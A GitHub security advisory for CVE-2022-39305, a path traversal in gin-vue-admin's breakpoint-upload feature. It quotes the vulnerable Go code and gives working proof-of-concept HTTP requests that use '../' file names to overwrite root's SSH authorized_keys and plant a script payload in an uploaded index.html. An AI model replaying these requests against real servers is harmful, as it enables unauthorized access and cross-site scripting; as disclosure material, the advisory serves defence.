

The arbitrary file upload vulnerability caused by path traversal is on github.com/flipped-aurora/gin-vue-admin

Critical piexlmax published GHSA-wrmq-4v4c-gxp2 on Oct 15

Package

github.com/flipped-aurora/gin-vue-admin (Go)

Affected versions

<2.5.4b

Patched versions

2.5.4b

Description

Impact

Gin-vue-admin < 2.5.4 has File upload vulnerabilities.

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size. Failing to properly enforce restrictions on these could mean that even a basic image upload function can be used to upload arbitrary and potentially dangerous files instead. This could even include server-side script files that enable remote code execution.

Patches

[#1249](#)

Workarounds

[#1249](#)

References

<https://github.com/flipped-aurora/gin-vue-admin>

For more information

Affected source code https://github.com/flipped-aurora/gin-vue-admin/blob/main/server/utils/breakpoint_continue.go

did not check the reason for the fileMd5 and fileName parameter, Causes an arbitrary file to be read with the code on lines 55 through 68 and lines 76 through 96:

```
func makeFileContent(content []byte, fileName string, FileDir string, contentNumber int)
(string, error) {
    path := FileDir + fileName + "_" + strconv.Itoa(contentNumber)
    f, err := os.Create(path)
    if err != nil {
        return path, err
    } else {
        _, err = f.Write(content)
        if err != nil {
            return path, err
        }
    }
    defer f.Close()
    return path, nil
}

...



func MakeFile(fileName string, FileMd5 string) (string, error) {
    rd, err := os.ReadDir(breakpointDir + FileMd5)
    if err != nil {
        return finishDir + fileName, err
    }
    _ = os.MkdirAll(finishDir, os.ModePerm)
    fd, err := os.OpenFile(finishDir+fileName, os.O_RDWR|os.O_CREATE|os.O_APPEND, 0o644)
    if err != nil {
        return finishDir + fileName, err
    }
    defer fd.Close()
    for k := range rd {
        content, _ := os.ReadFile(breakpointDir + FileMd5 + "/" + fileName + "_" +
            strconv.Itoa(k))
        _, err = fd.Write(content)
        if err != nil {
            _ = os.Remove(finishDir + fileName)
            return finishDir + fileName, err
        }
    }
    return finishDir + fileName, nil
}
```

Upload authorized_keys POC:

Absolute path


```
POST /api/fileUploadAndDownload/breakpointContinueFinish?
fileName=../../../../../../../../../../../../../../../../root/.ssh/authorized_keys&fileMd5=3115a698
HTTP/1.1
Host: 192.168.56.103:8080
Content-Length: 0
Accept: application/json, text/plain, */*
x-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJVWU1EIjoibmVudGZ5ZjE4NTgtNzM0MC00ODJlLWI0ZDIyY2FmM2QzYTlhNDhka3vCisIkF1dGhvcm10eUlkIjo5NTI1LCJCdWZmZXJuaWw1IiwiaWF0IjoiNjQwMCwiZXhwIjoyNjY2MDU5MjUxLCJpc3MiOiJxbVBsdSIsInR5cCI6IkpXVCJ9.sXaZ-_Eek8AHioq9gn480Yv9BxalY01CorE
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
x-user-id: 1
Origin: http://192.168.56.103:8080
Referer: http://192.168.56.103:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```





Upload Cross Site Scripting POC:

Relative paths need to add `../` to the `fileMd5` parameter to satisfy the `utils.MakeFile` function

```
POST /api/fileUploadAndDownload/breakpointContinue HTTP/1.1
Host: 192.168.56.103:8080
Content-Length: 823
Accept: application/json, text/plain, */*
x-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJvbmUiOiJlMjNTEtNTk0Yy00ZjY3LTgzNzctZDE2ZTZlZjhhkMmMa3VCI6IkkF1dGhvcml0eUlkIjo0ODgsIkj1ZmZlclRpbWUiOjg2NDAwLCJleHAiOjE2NjYwNjEwMDgsImZcyI6InFtUGx1cyBuUlrKOE
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
x-user-id: 1
Content-Type: multipart/form-data; boundary=---WebKitFormBoundaryGNyrc8bLobNGsrrL
Origin: http://192.168.56.103:8080
```

Referer: http://192.168.56.103:8080/

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close

-----WebKitFormBoundaryGNyrc8bLobNGsrrL

Content-Disposition: form-data; name="fileMd5"

09740d40ce6a7304947f12c7a331280b

-----WebKitFormBoundaryGNyrc8bLobNGsrrL

Content-Disposition: form-data; name="file"; filename="blob"

Content-Type: application/octet-stream

'><script>console.log(1)</script>

'><script>alert(1)</script>

-----WebKitFormBoundaryGNyrc8bLobNGsrrL

Content-Disposition: form-data; name="chunkNumber"

0

-----WebKitFormBoundaryGNyrc8bLobNGsrrL

Content-Disposition: form-data; name="fileName"

../../uploads/index.html

-----WebKitFormBoundaryGNyrc8bLobNGsrrL

Content-Disposition: form-data; name="chunkTotal"

1

-----WebKitFormBoundaryGNyrc8bLobNGsrrL

Content-Disposition: form-data; name="chunkMd5"

09740d40ce6a7304947f12c7a331280b

-----WebKitFormBoundaryGNyrc8bLobNGsrrL--

POST /api/fileUploadAndDownload/breakpointContinueFinish?

fileName=../uploads/file/index.html&fileMd5=09740d40ce6a7304947f12c7a331280b/.. HTTP/1.1

Host: 192.168.56.103:8080

Content-Length: 0

Accept: application/json, text/plain, */*

x-token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJwVU1EIjoInjRlMjNjNTEtNTk0Yy00ZjY3LTgzNzctZDE2ZTZlZjhhMmM
a3VCI6IkpXVCJ9.eyJwVU1EIjoInjRlMjNjNTEtNTk0Yy00ZjY3LTgzNzctZDE2ZTZlZjhhMmM

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/103.0.5060.53 Safari/537.36

x-user-id: 1


Origin: http://192.168.56.103:8080

Referer: http://192.168.56.103:8080/

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close



Severity

Critical

CVE ID

CVE-2022-39305

Weaknesses

CWE-22

CWE-23

Credits



eggdkk